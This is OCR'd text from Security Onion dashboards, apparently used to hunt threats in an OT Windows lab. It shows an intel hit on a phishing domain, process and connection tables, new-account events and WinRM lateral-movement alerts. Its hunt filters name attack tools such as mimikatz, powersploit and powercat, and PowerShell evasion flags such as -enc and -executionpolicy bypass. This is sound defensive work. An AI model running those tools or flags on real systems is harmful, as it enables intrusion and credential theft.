[root@IND-SecurityOnionv2 adm-pac]# cat /opt/so/conf/zeek/policy/intel/intel.dat | grep w0x.host
w0x.host        Intel::DOMAIN   AlienVault OTXv2 - Luhansk Ukraine Gov. Phishing Campaign ID: 5fb83d70
906bd27194456779 Author: AlienVault       https://mp.weixin.qq.com/s/aMj_EDmTYyAouHWFbY64-A       T
```



```
client.ip               172.25.100.220
client.port             1,085
destination.ip          > 172.25.100.100
destination.port        > 53
ecs.version             1.5.0
event.category          network
event.dataset           > intel
event.module            > zeek
ingest.timestamp        2021-01-02T19:01:43.961Z
intel.indicator         w0x.host
intel.indicator_type    Intel::DOMAIN
intel.matched           Intel::DOMAIN
intel.seen_node         zeek
intel.seen_where        DNS::IN_REQUEST
intel.sources           AlienVault OTXv2 - Luhansk Ukraine Gov. Phishing Campaign ID: 5fb83d70906bd27194456779 Author: AlienVault
log.file.path           /nsm/zeek/logs/current/intel.log
log.id.uid              > C79obq1rEyJPJQVem5
log.offset              1,253
message                 >
                        {"ts":"2021-01-02T19:01:37.680068Z","uid":"C79obq1rEyJPJQVem5","id.orig_h":"172.25.100.220","id.orig_p":1085,"i
                        d.resp_h":"172.25.100.100","id.resp_p":53,"seen.indicator":"w0x.host","seen.indicator_type":"Intel::DOMAIN","se
                        en.where":"DNS::IN_REQUEST","seen.node":"zeek","matched":["Intel::DOMAIN"],"sources":["AlienVault OTXv2 - Luhan
                        sk Ukraine Gov. Phishing Campaign ID: 5fb83d70906bd27194456779 Author: AlienVault"]}
```



process.executable.keyword: Descending	winlog.computer.keyword: Descending	Count
C:\\Windows\\System32\\WindowsPowerShell\\v1.0\\powershell.exe	Workstation10.OT-Domain.local	568
C:\\Windows\\System32\\svchost.exe	Workstation12.OT-Domain.local	74
C:\\Windows\\System32\\svchost.exe	Workstation1.OT-Domain.local	18
C:\\Windows\\System32\\svchost.exe	Workstation2.OT-Domain.local	15
C:\\Windows\\System32\\svchost.exe	OT-DC1.OT-Domain.local	12
C:\\Program Files (x86)\\CodeMeter\\Runtime\\bin\\CodeMeter.exe	FT-DIR1.OT-Domain.local	4
C:\\Program Files (x86)\\CodeMeter\\Runtime\\bin\\CodeMeter.exe	Workstation10.OT-Domain.local	4
C:\\Program Files (x86)\\CodeMeter\\Runtime\\bin\\CodeMeter.exe	Workstation2.OT-Domain.local	4
C:\\Program Files (x86)\\CodeMeter\\Runtime\\bin\\CodeMeter.exe	FT-DIR2.OT-Domain.local	2
C:\\Windows\\SysWOW64\\inetsrv\\w3wp.exe	FT-DIR1.OT-Domain.local	2

Export: Raw Formatted

Security Onion - Sysmon


Metrics

Metric Count

Buckets

Split rows process.executable.keyw...


Split rows winlog.computer.keywor...



```
NOT process.executable: "c:\\windows\\system32\\*" AND NOT pro
```

process.executable.keyword: Descending	Count
<unknown process>	6
System	1
C:\\Windows\\Temp\\AF787294-BB84-47E7-BEC6-1F56A6B9A322\\DismHost.exe	1

Export: Raw Formatted




EDIT FILTER

Field: winlog.event_data.s...

Operator: is one of


Values: HKLM, etsn, Enter-Pssession, icm, invoke-command, powersploit, mimikatz, powercat

You've selected all available options



```
process.command_line: is one of -noprofile, -nop, -encoded, -en, -enc, -enco, -encod, -encode, -executionpolicy bypass, -ep bypass, -exp

process.command_line.keyword: Descending
\"C:\\Windows\\System32\\WindowsPowerShell\\v1.0\\powershell.exe\" –Enc ZQBjAGgAbwAgACIARABvAHIAbwB0AGgAeQAiAA==
```


Export: Raw Formatted



connection.local.originator: true × connection.local.responder: false × NOT destination.ip: 224.0.0.252 × NOT source.ip: 172.25.100.250 × NOT destination.ip: 239.255.255.250 ×

source.ip: Descending	destination.ip: Descending	destination.port: Descending	network.transport.keyword: Descending	network.bytes: Descending	connection.state_description.keyword: Descending	Count
172.25.100.210	104.73.0.54	443	tcp	0	Connection attempt seen, no reply	11
172.25.100.203	222.222.222.222	80	tcp	0	Connection attempt seen, no reply	7
172.25.100.220	222.222.222.222	80	tcp	518	Connection established, originator aborted (sent a RST)	5
172.25.100.100	20.72.205.209	443	tcp	0	Connection attempt seen, no reply	5
172.25.100.210	20.72.205.209	443	tcp	0	Connection attempt seen, no reply	5
172.25.100.210	52.137.106.217	443	tcp	0	Connection attempt seen, no reply	2
172.25.100.220	222.222.222.222	80	tcp	559	Connection established and close attempt by responder seen (but no reply from originator)	1
172.25.100.220	222.222.222.222	80	tcp	0	Established, responder aborted	1
172.25.100.220	222.222.222.222	80	tcp	0	Connection attempt seen, no reply	1


Export: Raw Formatted


Save
Share
Inspect
Search
KQL
Last 24 hours
Show dates
Refresh
+ Add filter
Security Onion - Connections
Data
Options
Metrics
Metric Count
Add
Buckets
Split rows source.ip: Descending
Split rows destination.ip: Descending
Split rows destination.port: Descen...
Split rows network.transport.keywo...
Add

connection.local.originator: false × connection.local.responder: true ×

source.ip: Descending	destination.ip: Descending	destination.port: Descending	network.transport.keyword: Descending	Count
222.222.222.222	172.25.100.220	139	tcp	4
222.222.222.222	172.25.100.220	445	tcp	2
255.255.255.255	172.25.20.1	67	udp	2

Export: Raw Formatted



Metrics

Y-axis Count

Buckets

Split series

Aggregation: Terms

Field: winlog.event_data.targetUserName.k

Order by: Metric: Count

Order: Descending


○ Group other values in separate b

○ Show missing values

Custom label

Advanced

X-axis @timestamp per 12 hours



e.name.keyword: Descending	winlog.event_data.subjectUserName.keyword: Descending	winlog.event_data.targetUserName.keyword: Descending	agent.name.keyword: Descending	Count
curity Enabled Global Group Member Added 1-5-21-3067240037-1732874875-3422957065-1006	Administrator	None	workstation2	1
curity Enabled Local Group Member Added 1-5-21-3067240037-1732874875-3422957065-1006	Administrator	Users	workstation2	1
er account enabled or created	Administrator	pietje	workstation2	1

port: Raw Formatted

Metrics

Metric Count

Add

Buckets


Split rows rule.name.keyword: Descending

Split rows winlog.event_data.subjectUserName.k

Split rows winlog.event_data.targetUserName.ke

Split rows agent.name.keyword: Descending


Add



Add panels

logs over

Security Onion - Logs Over Time


Security Onion - Navigation
Home
Event Category
Alert | File | Host | Network
Security Onion - Logs Over Time
10,000
8,000
6,000
4,000
2,000
0
Count
18:00
21:00
00:00
03:00
06:00
09:00
12:00
15:00
@timestamp per 30 minutes
● Count

Breach Detection – NIDS Alerts Summary

rule.name.keyword: Descending	Count
Windows Logon Success	2,614
Windows User Logoff	2,433
Summary event of the report's signatures	434
Logon Failure - Unknown user or bad password	144
ET POLICY WinRM wsman Access - Possible Lateral Movement	116
ET USER_AGENTS WinRM User Agent Detected - Possible Lateral Movement	116
GPL NETBIOS SMB-DS repeated logon failure	48
Windows error event.	41
PAM: Login session opened.	30
PAM: Login session closed.	27

Export: Raw Formatted

1 2 3 4 5 »

Breach Detection – Zeek Notices Summary

notice.message.keyword: Descending	Count
Intel hit on 23873bf2670cf64c2440058130548d4e4da412dd at Files::IN_HASH	2
Intel hit on 6983f7001de10f4d19fc2d794c3eb534 at Files::IN_HASH	2
Intel hit on w0x.host at DNS::IN_REQUEST	1

Export: Raw Formatted

Breach Detection – Intel Logs Summary


intel.sources.keyword: Descending	Coun
AlienVault OTXv2 - Seedworm: Iran-Linked Group Continues to Target Organizations in the Middle East ID: 5fa1deab84fa772abb100f92 Author: AlienVault	8
AlienVault OTXv2 - UNC1945 Adversary Overview - Targeting telecom, financial, and consulting industries ID: 5fa05f3959d14b157007eb3a Author: AlienVault	8
AlienVault OTXv2 - Luhansk Ukraine Gov. Phishing Campaign ID: 5fb83d70906bd27194456779 Author: AlienVault	4

Export: Raw Formatted

Breach Detection – Suspicious Image Paths

process.executable.keyword: Descending	Count
<unknown process>	9
C:\\Windows\\explorer.exe	2


Breach Detection – Source Country Geomap



security onion - all logs

Security Onion - All Logs

Security Onion - All Logs



